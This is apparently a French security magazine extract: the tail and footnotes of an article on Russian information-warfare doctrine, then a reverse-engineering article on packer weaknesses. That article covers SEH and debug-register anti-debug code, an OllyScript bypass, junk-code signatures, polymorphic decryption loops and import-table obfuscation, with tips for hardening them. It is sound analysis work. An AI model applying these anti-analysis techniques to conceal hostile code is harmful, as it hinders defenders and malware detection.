l'accès à toute information extérieure doit être interdit à l'ennemi, les flux financiers interrompus, la population doit faire l'objet d'opérations psychologiques, incluant désinformation et propagande. Il est nécessaire de planifier au préalable minutieusement toute opération. Il faut investir dans la reconnaissance à long terme, pénétrer les SI ennemis sans se faire remarquer, avant les opérations de combat. Puis, juste avant et pendant le déroulement des actions militaires, les systèmes de GI entrent en action pour détruire les systèmes C2 de l'ennemi et tout autre SI qui reçoit, traite ou stocke de l'information qui a une importance d'un point de vue militaire.

⇨ Enfin, et peut-être surtout, la GI n'est pas un substitut à d'autres formes de guerre. Un lien étroit est même inscrit entre GI et armes nucléaires : la Russie a déclaré qu'elle répondrait à l'aide d'armes nucléaires si elle était victime d'une attaque de type GI [34].

Notes et références

1 Chiffres du ministère de l'Information et de la Communication, **http://www.rferl.org/featuresarticle/2006/04/7d821779-4411-43d1-bf7b-d19743879df6.html**

2 **http://www.c-i-a.com/pr0106.htm Computer Industry Almanach Inc**

3 **http://www.crime-research.org/news/18.11.2005/1638/**

4 Les chiffres de ce chapitre sont extraits de : MIKHEYEV (Andrei), « *National Case Report : Russia* », *7th Meeting of the ICANN Studientkreis*, Prague, 25-26 septembre 2006, accessible à l'adresse : **www.netpolitics.ru/icann**

5 **http://www.rferl.org/featuresarticle/2006/04/7d821779-4411-43d1-bf7b-d19743879df6.html**

6 **http://www.crime-research.org/news/07.01.2005/1332/**

7 Détail des statistiques sur : **http://www.pcworld.com/article/id,128202-c,cybercrime/article.html**

8 **www.strategypage.com/htmw/htiw/articles/20061122.aspx**

9 « *Some trends of computer crime in Russia* », mars 2004, **www.crime-research.org/news/25.03.2004/152/**

10 *St Petersburg Institute for Informatics and Automation of the Russian Academy of Sciences*, **www.spiiras.nw.ru/index.php?nawlang=english**

11 YUSUPOV (Rafael Midkhatovich) « *Information Security is the foundation of national security* », mars-avril 1997.

12 Commandement et Contrôle

13 **http://www.rferl.org/featuresarticle/2006/04/7d821779-4411-43d1-bf7b-d19743879df6.html**

14 La Douma est le nom de la chambre basse du Parlement de Russie, qui compte 450 députés élus.

15 De l'anglais *SIGnals INTelligence*. Désigne la recherche d'informations (renseignement) à partir des signaux radio, satellites, radars.

16 FITZGERALD, (Mary C.), « *Russian Views on Electronic Signals and Information Warfare* », in *American Intelligence Journal*, 1994.

17 Cité dans THOMAS (Thimothy L.), « *Dialectical versus Empirical Thinking ; Ten Key Elements of the Russian Understanding of Information Operations* », *The Journal of Slavic Military Studies*, 1998, **http://leav-www.army.mil/fmso/documents/dialect.htm**

18 Théoricien militaire russe

19 Les Russes pensent que les pays qui possèdent la supériorité de l'information sont plus enclins qu'avant à employer la force militaire.

20 Chef d'État-major adjoint de l'armée russe.

21 *Dictionnaire Géopolitique et sécurité nationale*, Moscou, V.L. Manilov. ed., 1998.

22 Cité dans THOMAS (Timothy L.), « *The Russian View of Information War* », février 2000, in *The Russian Armes Forces at the Dawn of the Millenium*, Foreign Military Studies Office.

23 Dartmouth College. Etude intitulée « *Cyber Warfare – an analysis of the means and motivations of selected nation states* », page 107.

24 La psyché est une réflexion active de l'homme sur le monde objectif (réel), la formation d'une image de ce monde, et basée sur cette image une autorégulation de son comportement et de son activité.

25 La manipulation des esprits est l'objet de la théorie du contrôle conditionné, élaborée par Ivan Pavlov, prix Nobel en 1904, selon qui la propagande produit au niveau du subconscient des associations d'idées permettant de manipuler les esprits.

26 **www.bmstu.ru**

27 THOMAS (Timothy L.), « *The mind has no Firewall* », **http://www.thememoryhole.org/mil/mind-firewall2.htm**

28 **http://www.f-secure.com/v-descs/russv666.shtml**

29 **www.acq.osd.mil/dsb/reports.htm**

30 Voir dans le paragraphe 5.3, l'évocation des attaques russes contre les sites tchétchènes ou encore la référence à l'école militaire de la Fapsi à Voronezh (paragraphe 3.1.1).

31 Voir sur ce thème l'intéressante étude de Robert M. Cassidy « *Russia in Afghanistan and Chechnya : military strategic culture and the paradoxes of asymmetric conflict* », *Stratégic Studies Institute*, U.S. Army War College, février 1993, ISBN 1-58487-110-5.

32 **http://www.kavkazcenter.com/eng/content/2006/09/27/5731.shtml**

33 Dr. V.I. Tsymbal, analyste russe.

34 THOMAS (Timothy L.), « *The Russian View of Information War* », in *The Russian Armed Forces at the Dawn of the Milenium*, Michael H. Crutcher Editor, décembre 2000, page 356.

Faiblesses dans les packers

Il existe des dizaines et peut-être même des centaines de packers différents, mais la plupart utilisent les mêmes techniques et, souvent, les mêmes faiblesses. Il serait impossible de toutes les décrire dans un article. Aussi je vous propose une analyse détaillée de trois d'entre elles. Nous verrons comment la protection fonctionne, comment la contourner et comment la renforcer. Les thèmes abordés seront : l'utilisation des gestionnaires d'erreurs et des registres de debug, l'obfuscation et les couches de chiffrement et, enfin, la protection des imports.

mots clés : ***packer / anti-debug / SEH / exception / junk / obfuscation / couche de chiffrement / import / IAT / désassemblage***

Qu'est ce qu'un packer ?

Un *packer* est un logiciel qui permet l'exécution d'un logiciel tiers, souvent stocké sous une forme non exécutable sur votre disque dur. Les packers utilisent une grande variété de techniques : cela va de la simple compression (UPX, AsPack) à la virtualisation presque intégrale de l'exécutable cible (VMProtect), en passant par l'utilisation d'un driver (Themida, SVKP) et de techniques complexes (Armadillo, Execryptor). Du point de vue du fichier et du système, un packer possède partiellement le même comportement qu'un virus, c'est-à-dire qu'il vient se greffer sur un fichier exécutable existant et le modifie en profondeur. Les modifications apportées sont en général l'ajout d'une section qui contiendra le *loader* (code injecté par le packer qui se charge de la décompression et de la protection du programme cible, la modification du point d'entrée pour qu'il pointe vers le loader et la suppression de la table d'imports. À cela s'ajoute la compression et/ou le chiffrement du code et des données, ainsi que des techniques pour compliquer et ralentir l'analyse par désassemblage ou débogage.

Parmi ces techniques, on trouve la simple détection d'outils communément utilisés pour l'analyse d'exécutable (OllyDbg, Ida, SoftIce, VMWare, etc.). Ces détections reposent souvent sur une faille ou un détournement d'une fonctionnalité de l'outil. Vous trouverez de nombreux exemples sur le site OpenRCE [1].

On trouve également des techniques plus évoluées dont le but est d'empêcher la suppression du loader (au même titre que la désinfection d'un virus). Le principe est de fusionner le loader et l'exécutable cible au point de ne plus pouvoir les dissocier. C'est pourquoi les packers les plus complexes proposent un jeu d'API à utiliser directement dans le code source du programme à protéger.

L'*unpacking* est le processus qui permet de supprimer cette enveloppe pour retrouver l'exécutable dans sa forme originale ou presque. Pour une présentation plus détaillée des packers, vous pouvez lire l'article de Nicolas Brulez, « Les protections d'exécutables Windows » [2], qui constitue une parfaite introduction à cet article.

SEH et registres de debug

En général, les packers utilisent les gestionnaires d'erreurs (*Structured Exceptions Handlers*) pour accéder aux registres de *debug* et ainsi, les effacer. Ces registres sont utilisés par les débogueurs pour poser des points d'arrêt plus puissants que les classiques INT 03, mais limités à quatre. Le programme génère une exception qui est capturée par le gestionnaire de Windows. Celui-ci appelle ensuite le gestionnaire installé par le programme, en passant en paramètre les adresses de 4 structures. Parmi elles, la structure `CONTEXT` permet à la fonction de modifier les registres et, en particulier, ceux de debug. Pour en savoir plus sur le fonctionnement des SEH, je vous invite à lire les articles de Jeremy Gordon [3] et Matt Pietrek [4].

L'exemple suivant est un peu différent. Au lieu de simplement effacer les points d'arrêt matériels (*Hardware BreakPoint*), il les utilise. Nous allons voir de quelle façon cette technique permet de détecter un débogueur utilisant les registres de debug et comment la contourner très facilement.

Utilisation des registres de debug

Le code suivant est issu d'un packer et contient normalement beaucoup de *junk code* (instructions inutiles servant à ralentir l'analyse). Pour rendre le code plus facilement compréhensible, le junk a entièrement été supprimé. Voici le début du code de cette protection :

```
        mov     ds:HBP_Counter, 0   ; Initialise le compteur d'exceptions
        push    offset HBP_Handler  ; Adresse du gestionnaire (décrit ci-
                                    ; après)
        push    large dword ptr fs:0
        mov     large fs:0, esp     ; Installe le gestionnaire d'exceptions
        xor     eax, eax            ; Initialise EAX à 0
_Viol:
        xor     [eax], eax          ; Génère une ACCESS_VIOLATION
                                    ; (0xC0000005) en essayant d'écrire à
                                    ; l'adresse 0
        jmp     short ExitP         ; Si l'instruction ne provoque pas
                                    ; d'exception, le programme quitte
_iDiv0:
        idiv    eax                 ; Génère une DIVISION_BY_0
                                    ; (0xC0000094)
        jmp     short ExitP
```

Fabrice Pétrequin
f.petrequin@free.fr

```
_UD2:
        ud2                     ; Génère une ILLEGAL_INSTRUCTION
                                ; (0xC000001D)
        jmp     short ExitP
_DR1:
        add     cl, ch          ; Premier point d'arrêt matériel
        dd 0FFFF53EBh           ; Junk code qui fait planter le
                                ; programme
_DR2:
        add     cl, ch          ; Deuxième point d'arrêt matériel
        dd 0FFFF53E5h
_DR3:
        add     cl, ch          ; Troisième point d'arrêt matériel
        dd 0FFFF53DFh
_DR4:
        db 0                    ; Quatrième point d'arrêt matériel
        jmp     short ExitP
HBP_Counter dd 0

HBP_set     dd offset _DR1      ; Tableau de vérification
            dd offset _DR2
            dd offset _DR3
            dd offset _DR4
Handlers    dd offset H_DR1     ; Tableau des gestionnaires
            dd offset H_DR2
            dd offset H_DR3
            dd offset H_DR4
```

Le début du code installe le gestionnaire d'exception de la protection. Dorénavant, à chaque exception, c'est lui qui prendra le relais... si aucun autre n'est là.

Les deux premières exceptions sont simplement utilisées pour une vérification supplémentaire. Si elles ne provoquent pas d'exception, cela suggère que quelqu'un ou quelque chose (un débogueur ou un émulateur par exemple) empêche l'exécution normale du code. Le programme quitte donc en appelant ExitProcess. Ensuite, le programme génère une exception de type `ILLEGAL_INSTRUCTION` pour activer les registres de debug lors du traitement de cette exception dans `HBP_Handler`. Puis, les instructions suivantes génèrent quatre exceptions de type `SINGLE_STEP` (0x80000004), à cause de chacun des registres de debug initialisés juste avant. À chaque appel, le gestionnaire vérifie que l'adresse qui a provoqué l'erreur correspond à celle du tableau. Puis, il incrémente un compteur qui devra être égal à 4 à la fin. Enfin, il modifie la valeur du registre EIP pour sauter le `DWORD` de junk.

Concrètement, lorsqu'un utilisateur pose un point d'arrêt matériel à une adresse, le débogueur place cette adresse dans un registre de debug disponible. Ensuite, lorsque l'exécution du code atteint cette adresse, le processeur génère une interruption 1 interprétée par Windows comme une exception de type `SINGLE_STEP`. Les erreurs d'exécution sont d'abord transmises au débogueur si celui-ci est présent, avant d'appeler le gestionnaire d'erreurs du programme.

Cette protection écrase les 4 registres de debug avec 4 adresses de son code. S'ils étaient inutilisés, la protection s'exécutera normalement. Si l'utilisateur avait déjà placé un ou plusieurs points d'arrêt matériels, le débogueur ne transmettra pas l'exception au gestionnaire d'erreur du programme, croyant que c'est un point d'arrêt légitime posé par l'utilisateur. Ce problème pourrait être évité si le débogueur vérifiait que l'adresse n'a pas été modifiée entre le moment où l'utilisateur pose le point d'arrêt et le moment où l'exception est levée.

Nous allons voir maintenant comment fonctionne le gestionnaire d'exceptions, c'est-à-dire le cœur de la protection. Vous trouverez les définitions des structures utilisées dans les articles précédemment référencés ou dans le fichier `WinNT.h` du SDK de Windows.

```
; int __cdecl HBP_Handler(int ExcepRecord,int Err,int pContext)
HBP_Handler     proc near

ExcepRecord     = dword ptr  4
Err             = dword ptr  8
pContext        = dword ptr  0Ch

    mov     eax, [esp+pContext]
    mov     ecx, [esp+ExcepRecord]
    cmp     [ecx+EXCEPTION_RECORD.ExceptionCode], EXCEPTION_ACCESS_VIOLATION
    jz      H_AccessViol
    cmp     [ecx+EXCEPTION_RECORD.ExceptionCode], EXCEPTION_INT_DIVIDE_BY_ZERO
    jz      H_Divide0
    cmp     [ecx+EXCEPTION_RECORD.ExceptionCode], EXCEPTION_ILLEGAL_INSTRUCTION
    jz      H_Illegal
    cmp     [ecx+EXCEPTION_RECORD.ExceptionCode], EXCEPTION_SINGLE_STEP
    jz      H_SingleStep
ExitProc:
    call    ExitProcess
```

D'abord, la fonction récupère les adresses des structures passées en paramètre dans les registres eax et ecx. Puis, elle redirige l'exécution suivant le code d'erreur retourné. Si le code d'erreur ne correspond à aucun de ceux gérés, l'application se ferme. Nous avons vu dans la partie précédente que le programme commence par générer deux erreurs de type ACCESS_VIOLATION et DIVISION_BY_0. Voici leur gestionnaire :

```
H_AccessViol:
    cmp     [ecx+EXCEPTION_RECORD.ExceptionAddress], offset _Viol
    jnz     ExitProc
    mov     [eax+CONTEXT.Eip], offset _iDiv0
    xor     eax, eax
    retn

H_Divide0:
    cmp     [ecx+EXCEPTION_RECORD.ExceptionAddress], offset _iDiv0
    jnz     ExitProc
    mov     [eax+CONTEXT.Eip], offset _UD2
    xor     eax, eax
    retn
```

Le code vérifie que l'adresse qui a provoqué l'erreur correspond à celle attendue. Si ce n'est pas le cas, le programme quitte. Ensuite, le registre EIP est modifié pour rediriger l'exécution vers l'instruction chargée de générer l'erreur suivante et sauter par-dessus le JMP ExitProcess. Le registre EAX est mis à 0 pour indiquer que l'erreur a bien été gérée et le RETN rend la main au gestionnaire de Windows. L'exception suivante est de type ILLEGAL_INSTRUCTION et son gestionnaire s'occupe d'initialiser les registres de debug et donc de placer les points d'arrêts matériels.

```
H_Illegal:
    cmp     [ecx+EXCEPTION_RECORD.ExceptionAddress], offset _UD2
    jnz     short ExitProc
    mov     [eax+CONTEXT.Eip], offset _DR1
    mov     [eax+CONTEXT.Dr0], offset _DR1
    mov     [eax+CONTEXT.Dr1], offset _DR2
    mov     [eax+CONTEXT.Dr2], offset _DR3
    mov     [eax+CONTEXT.Dr3], offset _DR4
    and     [eax+CONTEXT.Dr6], 0FFFF0FF0h
    mov     [eax+CONTEXT.Dr7], 155h
    xor     eax, eax
    retn
```

Là encore, l'adresse qui a provoqué l'erreur est vérifiée, puis le registre EIP est modifié. Ensuite, quatre adresses sont placées dans les quatre registres de Debug et ceux-ci sont activés en plaçant la valeur 155h dans le registre DR7. Cette valeur indique que les adresses contenues dans les registres DR0 à DR3 généreront une exception de type SINGLE_STEP lorsqu'elles seront atteintes. Le registre DR6 est simplement initialisé. Pour plus d'informations sur le fonctionnement des registres de debug, vous pouvez consulter cet article de Lionel d'Hauenens **[5]**. À partir de là, quatre exceptions de type SINGLE_STEP vont être levées lorsque l'exécution atteindra les adresses surveillées et ces erreurs seront gérées par le code suivant :

```
H_SingleStep:
    mov     edx, ds:HBP_Counter
    mov     ecx, [ecx+EXCEPTION_RECORD.ExceptionAddress]
    cmp     ecx, ds:HBP_set[edx*4]
    jnz     short ExitProc
    jmp     ds:Handlers[edx*4]
H_DR1:
    mov     edx, offset _DR2
    jmp     short ExceptOK
H_DR2:
    mov     edx, offset _DR3
    jmp     short ExceptOK
H_DR3:
    mov     edx, offset _DR4
    jmp     short ExceptOK
H_DR4:
    mov     [eax+CONTEXT.Dr0], 0
    mov     [eax+CONTEXT.Dr1], 0
    mov     [eax+CONTEXT.Dr2], 0
    mov     [eax+CONTEXT.Dr3], 0
    and     [eax+CONTEXT.Dr6], 0FFFF0FF0h
    and     [eax+CONTEXT.Dr7], 0DC00h
    mov     edx, offset NextCode
ExceptOK:
    inc     ds:HBP_Counter
    mov     [eax+CONTEXT.Eip], edx
    xor     eax, eax
    retn
```

Le compteur sert d'indice pour parcourir deux tableaux. Le premier sert à vérifier, comme précédemment, que l'exception est générée par la bonne adresse. Le deuxième permet de sélectionner l'adresse que contiendra le registre EIP. Lorsque la quatrième exception a lieu, les registres de debug sont effacés. Enfin, après chaque passage, le compteur est incrémenté.

```
NextCode:
    cmp     ds:HBP_Counter, 4
    jnz     ExitProc
    mov     ds:HBP_Counter, 0
    pop     large dword ptr fs:0
    add     esp, 4
```

Finalement, l'exécution se poursuit sur cette dernière partie chargée de vérifier que le compteur a bien été incrémenté quatre fois. Si ce n'est pas le cas, le programme quitte. Avant de continuer, le compteur est initialisé et le SEH désinstallé.

Annulation de la protection

Nous avons vu que cette protection interdit l'utilisation de points d'arrêt matériels par le débogueur, sous peine de plantage. Le code est noyé dans du junk et revient de nombreuses fois tout au long du chargement du programme. Bien que relativement complexe, ce code est facilement repérable et nous permet de le contourner très simplement, que ce soit lors d'une analyse manuelle ou à l'aide d'un script.

L'une des faiblesses est l'absence de changement au niveau du code, à chaque utilisation. Il est donc facile de le détecter avec une signature sur les *opcodes*. Ainsi, lorsqu'une exception de type `DIVISION_BY_0` survient, on sait que c'est au début de la protection, puisque ce type d'erreur n'apparaît que là, dans le *loader* du packer. Ensuite, le code étant identique à l'octet près, sa taille ne varie donc pas. Il suffit d'ajouter sa taille pour se retrouver juste après la comparaison du compteur. De cette façon, nos `HBP` sont préservés et la protection n'a rien vu. Un exemple de OllyScript pourrait ressembler à ça :

```
// Récupère les opcodes de l'instruction qui a provoqué l'exception
mov eax, [eip]
// Garde seulement les 2 premiers
and eax, FFFF
// Vérifie qu'il s'agit de IDIV EAX (opcodes F7F8)
cmp eax, F8F7
jne suite
    // Si c'est le cas, ajoute 266h octets à EIP pour passer tout le code
    add eip, 266
suite:
```

Ce code pourrait être renforcé de plusieurs manières. D'abord, en générant des exceptions de types différents à chaque fois, ce qui implique de changer également le gestionnaire pour savoir quel type doit initialiser les registres de debug (DR). On pourrait aussi ajouter un peu de polymorphisme au niveau des opcodes pour éviter d'obtenir une taille constante et d'être détecté par signature. Une autre manière est d'effectuer le test du compteur plus loin dans le loader et sous une forme détournée. Par exemple, la valeur pourrait être ajoutée à une adresse ou même à une clef de déchiffrement, les possibilités sont nombreuses et la seule limite est l'imagination.

Saleté de code !

Une méthode fréquemment utilisée par les packers est d'appliquer plusieurs couches de chiffrement sur le code du loader. En mélangeant tout ça avec du junk code, on obtient quelque chose d'assez confus. Cela peut devenir un vrai calvaire lors d'une analyse statique. L'objectif étant, d'une part, de compliquer l'analyse par désassemblage et, d'autre part, d'empêcher la modification du code par patch.

Sous les décombres...

Il existe différents types de junk code (aussi appelé « obfuscation »). Les plus simples sont des blocs d'instructions inutiles, insérés entre les instructions utiles. D'autres se patchent à l'exécution ou sautent d'une section à l'autre. L'exemple suivant montre un type de junk code utilisé depuis des années par la plupart des packers.

```
        call    loc_468213 ; Saute l'octet suivant
        db 0EAh            ; Octet destiné à perturber le désassembleur
loc_468213:                ; Modifie l'adresse de retour pour qu'elle pointe
                           ;  après le RETN
        add     dword ptr [esp], 6
        retn               ; Saute sur l'instruction suivante
```

Ces instructions ne servent absolument à rien. Elles ne modifient ni les registres, ni la pile, ni la mémoire. Souvent figés, ces blocs se détectent facilement avec une signature. Il est donc facile de les cacher avec un script IDC. Par exemple, la signature de ce bloc serait : E801000000??83042406C3. Les ?? remplacent l'octet `EA`, car il est fréquent que cette valeur change. L'exemple suivant est un peu plus compliqué à appréhender :

```
        lea     ebp, [ebp+ebx-27h]
        sub     ebp, ebx
        lea     ebp, [esp+esi+5Ch]
        sub     ebp, esi
        lea     ebp, [ebp-5Ch]
```

Ce code cache en réalité l'instruction `LEA EBP`, **[ESP]**. C'est une façon compliquée d'émuler cette instruction. Les deux premières instructions sont inutiles, puisque la troisième va écraser la valeur dans `EBP`. Le registre contiendra alors la somme des valeurs de `EBP`, `ESI` et la constante `5Ch`. Peu importe la valeur de `ESI`, puisque l'instruction suivante la soustrait à `EBP` et la dernière retranche la constante `5Ch`. Contrairement à l'exemple précédent, ce bloc ne peut pas être remplacé par des `NOP`, car les calculs sont obligatoires pour obtenir la bonne valeur dans le registre.

Il n'existe pas vraiment de méthode efficace pour supprimer le junk code. Les outils d'analyse actuels ne sont pas prévus pour travailler

sur un tel désassemblage. Par exemple, OllyDbg permet très peu de liberté sur le listing. À l'inverse, IDA possède de nombreuses options, mais sa puissance n'est effective qu'avec des programmes générés par des compilateurs standards. Il reste l'expérience et, avec l'habitude, on parvient rapidement à naviguer au milieu du junk. L'exemple de la section suivante montre un autre type de junk code, très difficile à détecter.

On en remet une couche ?

Afin d'éviter une analyse statique directe, les packers chiffrent souvent, en plus de la compression, le code et les données de l'exécutable protégé. Il est également fréquent qu'ils aient recours à de multiples couches de chiffrement pour le code du loader. Il arrive que des moteurs polymorphiques soient utilisés pour que chaque couche soit différente. Nous allons voir dans l'exemple suivant qu'il peut exister, malgré tout, quelques faiblesses nous permettant de passer rapidement ces différentes couches.

```
        mov     edi, offset Layer_Start
        mov     ebp, 0F153A3D1h     ; Clef de déchiffrement
        mov     ebx, 4F339D9h       ; Taille du code à déchiffrer
        xor     ebx, 4F339E5h       ; elle-même chiffrée
==>     sub     ds:dword_46B9AD, 51798237h
NextDword:
        mov     ecx, [edi]          ; Récupère le DWORD à déchiffrer
        add     ecx, ebp            ; Ajoute la clef
        rol     ecx, 18h            ; Effectue une rotation binaire
        sub     ecx, [edi+4]        ; Soustrait le DWORD suivant
==>     cld
==>     xchg    edx, eax
        mov     [edi], ecx          ; Sauvegarde le DWORD déchiffré
==>     mov     ax, 0D57Bh
==>     inc     esi
        xor     ebp, 21483893h      ; Modifie la clef
==>     add     esi, edi
==>     stc
        add     edi, 4              ; Modifie l'adresse pour passer au DWORD
                                    ; suivant
        add     ebx, -1             ; Décrémente la taille
        jnz     NextDword           ; Réitère les opérations jusqu'à ce que la
                                    ; taille soit nulle
Layer_Start:
```

Ce code contient normalement de nombreux blocs de junk tels que ceux précédemment présentés. Pour une meilleure lisibilité, ces blocs ont été supprimés. Il reste cependant une autre forme de junk. Les instructions fléchées n'ont pas d'incidence sur l'ensemble du code, mais on ne peut pas le déterminer sans une analyse détaillée. La première instruction place une valeur quelconque à une adresse spécialement prévue pour ça. Le but est de perturber les outils d'analyse de l'activité en mémoire. Les autres instructions utilisent des registres qui n'interviennent pas dans la boucle.

Quant à la boucle de déchiffrement, elle est assez simple. Quelques opérations sont effectuées sur chaque DWORD du bloc à déchiffrer. Vu comme ça, il n'y a pas vraiment de problème, il suffit d'exécuter la boucle pour déchiffrer le code. Imaginez maintenant que cette boucle se répète 1000 fois. Cela serait fastidieux de les exécuter manuellement et on aurait recours à un script pour automatiser la tâche. Pour éviter ça, les protections utilisent un moteur polymorphique pour générer à chaque fois une boucle différente. Voici, par exemple, le code qui suit la boucle précédente (là encore, le junk a été supprimé) :

```
        push    offset Layer_Start
==>     mov     ecx, ebp
        pop     eax             ; Place l'adresse de début dans EAX
        mov     esi, 0CA1AF9C5h ; Récupère la clef
==>     mov     dx, ax
        add     esi, 943F5B4Dh  ; et la déchiffre
==>     cld
        mov     edi, 24A3C5A4h  ; Récupère la taille
==>     rol     ebx, 0E4h
        add     edi, 0DB5C3A94h ; et la déchiffre
NextDword:
        mov     ebp, [eax]      ; Récupère le DWORD à déchiffrer
==>     mov     ebx, ebp
==>     ror     dx, 0A9h
        add     ebp, esi        ; Ajoute la clef
==>     test    ecx, edx
==>     or      dx, 0E670h
        ror     ebp, 0Fh        ; Effectue une rotation binaire
==>     xor     edx, ebx
        sub     ebp, [eax+4]    ; Soustrait le DWORD suivant
        mov     [eax], ebp      ; Sauvegarde le DWORD déchiffré
==>     dec     ebx
        sub     esi, 74987D96h  ; Modifie la clef
==>     ror     bx, cl
==>     cld
        sub     eax, -4         ; Modifie l'adresse pour passer au DWORD
                                ; suivant
==>     mov     edx, 0EBD2398Bh
```

```
==>     sar     bx, 63h

        dec     edi             ; Décrémente la taille

        jnz     NextDword       ; Réitère les opérations jusqu'à ce que la
                                ; taille soit nulle

Layer_Start:
```

Les différences entre les deux boucles se voient nettement. Bien que « l'algorithme » de chiffrement soit sensiblement le même, des différences apparaissent au niveau des registres utilisés et surtout, dans le junk code inséré. Il devient donc très difficile de déterminer une signature générique pour ces boucles. Pourtant, une faiblesse apparaît dans la dernière instruction, à savoir le saut conditionnel. L'instruction utilisée est toujours un `JNZ LONG` dont les opcodes sont : 0F85 XXXXXXXX. C'est amplement suffisant pour obtenir une signature et réaliser un script. En réalité, la signature sera : 0F85????FFFF, car bien que la taille de la boucle varie, elle ne dépassera jamais 4 Ko.

On peut se demander comment une telle erreur peut exister, car, là, ça paraît assez simple. Il ne faut pas oublier que ces boucles sont noyées dans du junk et qu'il est difficile de les comprendre sans les analyser en détail. A titre d'information, le code original d'une couche de déchiffrement pèse environ 256 octets alors que le premier exemple, nettoyé, pèse 71 octets. Il faut savoir que coder un tel moteur est très complexe et que des erreurs parviennent toujours à se glisser. Certaines sont plus voyantes que d'autres.

Protection des imports

Parmi les données qu'un packer peut manipuler pour compliquer l'analyse et empêcher de restaurer l'exécutable, on retrouve, entre autres, la table des imports **[6]**. Cette table contient les noms des DLL et des fonctions d'API utilisées par le programme. Les adresses de ces fonctions sont inscrites dans l'IAT (*Import Address Table*) lors du chargement du programme en mémoire, par le loader de Windows. Comme on ne connaît pas à l'avance, à quelle adresse sera chargée une DLL et donc ses fonctions, leurs adresses doivent être calculées lors du chargement. L'IAT faisant le lien entre les appels dans le programme et les fonctions en mémoire. Concrètement, cela donne ceci :

```
00401012 call dword ptr [00402000]
```

ou bien

```
00401053 call 00401164

        ...

00401164 jmp dword ptr [00402008]

...

00402000 7C92A415 ntdll._wcsnicmp

00402004 7C91DA5D ntdll.ZwFsControleFile

00402008 7C91D682 ntdll.ZwCreateFile

...
```

Suivant le compilateur, l'appel à une fonction d'API se fait soit directement (premier cas), soit indirectement, en passant par un `JMP` (deuxième cas). Dans cet exemple, l'IAT commence à l'adresse 00402000. Dans le cas des packers, la table d'imports est compressée voire supprimée. C'est donc le loader du packer qui doit remplir l'IAT.
Lorsque le programme est sauvegardé dans un fichier (après *unpacking*), l'IAT est donc déjà remplie et le programme pourra s'exécuter normalement. Mais uniquement sur le même système et à condition que les DLL soient chargées aux mêmes adresses. Pour obtenir un exécutable correct, il faudrait reconstruire la table d'imports, c'est-à-dire retrouver à quel nom de fonction correspond une adresse.

Émulation des fonctions d'API

Pour empêcher cette reconstruction, les packers remplissent l'IAT avec une adresse pointant vers un espace mémoire temporaire. À cet endroit, on trouve soit une redirection vers la véritable adresse de la fonction, soit le code même de la fonction, copié à l'aide d'un désassembleur allégé (tel que LDE de z0mbie, souvent utilisé). Allégé parce que la fonction de désassemblage calcule et renvoie simplement la taille de l'instruction.

Le code chargé de cette protection doit désassembler chaque instruction de la fonction en faisant attention de recalculer les adresses des sauts et des appels de sous-fonctions. Il s'arrête lorsqu'il atteint un `RETN` ou lorsqu'il a copié un nombre déterminé d'instructions. Un autre avantage de cette méthode est de pouvoir tester la présence de l'opcode CC, correspondant à l'instruction `INT Ø3`, utilisé par les débogueurs pour poser des points d'arrêt. Cet exemple est une fois encore issu d'un packer, mais le code complet pesant plus de 5 Ko, je vous propose simplement un résumé de son fonctionnement sous forme de pseudo-code :

```
i = Ø;
while (Imports[i] != Ø) {       // Parcourt le tableau contenant les adresses des fonctions
  OBFUSCATION = true;
  NEXT_FUNC = false;
  Destination = MemAlloc(...);  // Alloue une zone temporaire pour copier la fonction
  Source = Imports[i];          // Récupère l'adresse dans la DLL de la fonction à copier
  Imports[i] = Destination;     // Sauvegarde la nouvelle adresse de la fonction
  while(!NEXT_FUNC) {           // Scanne chaque instruction de la fonction
    if (OBFUSCATION)            // Si le flag est activé,
      Gen_JunkCode(Destination);// Insère quelques instructions de junk
    switch(Get_Opcode(Source)) {// Récupère l'opcode de l'instruction à l'adresse courante
    case PUSH_REG:              // Opcode = 5x avec x<8
      if (OBFUSCATION)          // Si le flag est activé,
          Emul_PushReg(Source, Destination);     // une version émulée de l'instruction
                                                 // est créée
      else Copy_PushReg(Source, Destination);    // Sinon, l'instruction est simplement
                                                 // copiée
      break;
    case POP_REG:               // Opcode = 5x avec x>8
      if (OBFUSCATION)
          Emul_PopReg(Source, Destination);
      else Copy_PopReg(Source, Destination);
    break;
    case MOV_REG:               // Opcode = 8Bxx
      if (OBFUSCATION)
          Emul_MovReg(Source, Destination);
      else Copy_MovReg(Source, Destination);
    break;
    case RETNXX:                // Opcode = C2
      Copy_Retn(Source, Destination);
      NEXT_FUNC = true;
    break;
```

```
    case RETN:                  // Opcode = C3
      Copy_Retn(Source, Destination);
      NEXT_FUNC = true;
    break;
    case CALL:                  // Opcode = E8
      Calc_Dest_Addr(Source, Destination);      // Calcule l'adresse de destination à partir
                                                // du nouvel emplacement
      Copy_Call(Source, Destination);
    break;
    case JCC:                   // Opcode = 7x (short) ou 0F8x (long)
      Calc_Dest_Addr(Source, Destination);
      Copy_Jcc(Source, Destination);
    break;
    case JMP:                   // Opcode = EB (short) ou E9 (long)
      Calc_Dest_Addr(Source, Destination);
      Copy_Jmp(Source, Destination);
    break;
    default:
      OBFUSCATION = false;      // Désactive l'insertion de junk et l'émulation
      Taille = Disasm(Source);  // Récupère la taille de l'instruction courante
      Copy_Instruction(Source, Destination, Taille);    // Copie l'instruction
      if (Taille == 0) {        // Si le désassembleur retourne une erreur
        Write_QuitJmp(Source, Destination); // Termine la copie des instructions par un JMP
                                            // vers l'adresse courante dans la DLL
        NEXT_FUNC = true;       // Passe à la fonction suivante
      }
    }
  }
  i++;
}
```

Ce code se compose de deux boucles, une pour parcourir le tableau des fonctions et une pour parcourir les instructions de la fonction. Le tableau (Imports) a été rempli un peu avant et contient les adresses de toutes les fonctions d'API importées par le programme protégé.

D'abord, une zone mémoire, dans laquelle sera copiée la fonction courante, est allouée (Destination), puis sauvegardée dans le tableau après avoir récupéré la vraie adresse de la fonction dans la DLL (Source). Ensuite, un générateur de junk code insère quelques instructions au début de la future fonction copiée. Enfin, la deuxième boucle analyse les instructions de la fonction. Pour chaque instruction, le premier octet est comparé à une série de valeurs. Si l'instruction est un `PUSH`, un `POP` ou un `MOV`, celle-ci peut être émulée de la même façon que dans l'exemple de junk du chapitre précédent. Si c'est un `CALL` ou un saut (conditionnel ou non), l'adresse de destination est calculée relativement au nouvel emplacement mémoire. Les instructions sont copiées jusqu'à ce que l'adresse courante contiennent un `RETN`, auquel cas, la boucle se termine pour passer à la fonction suivante.

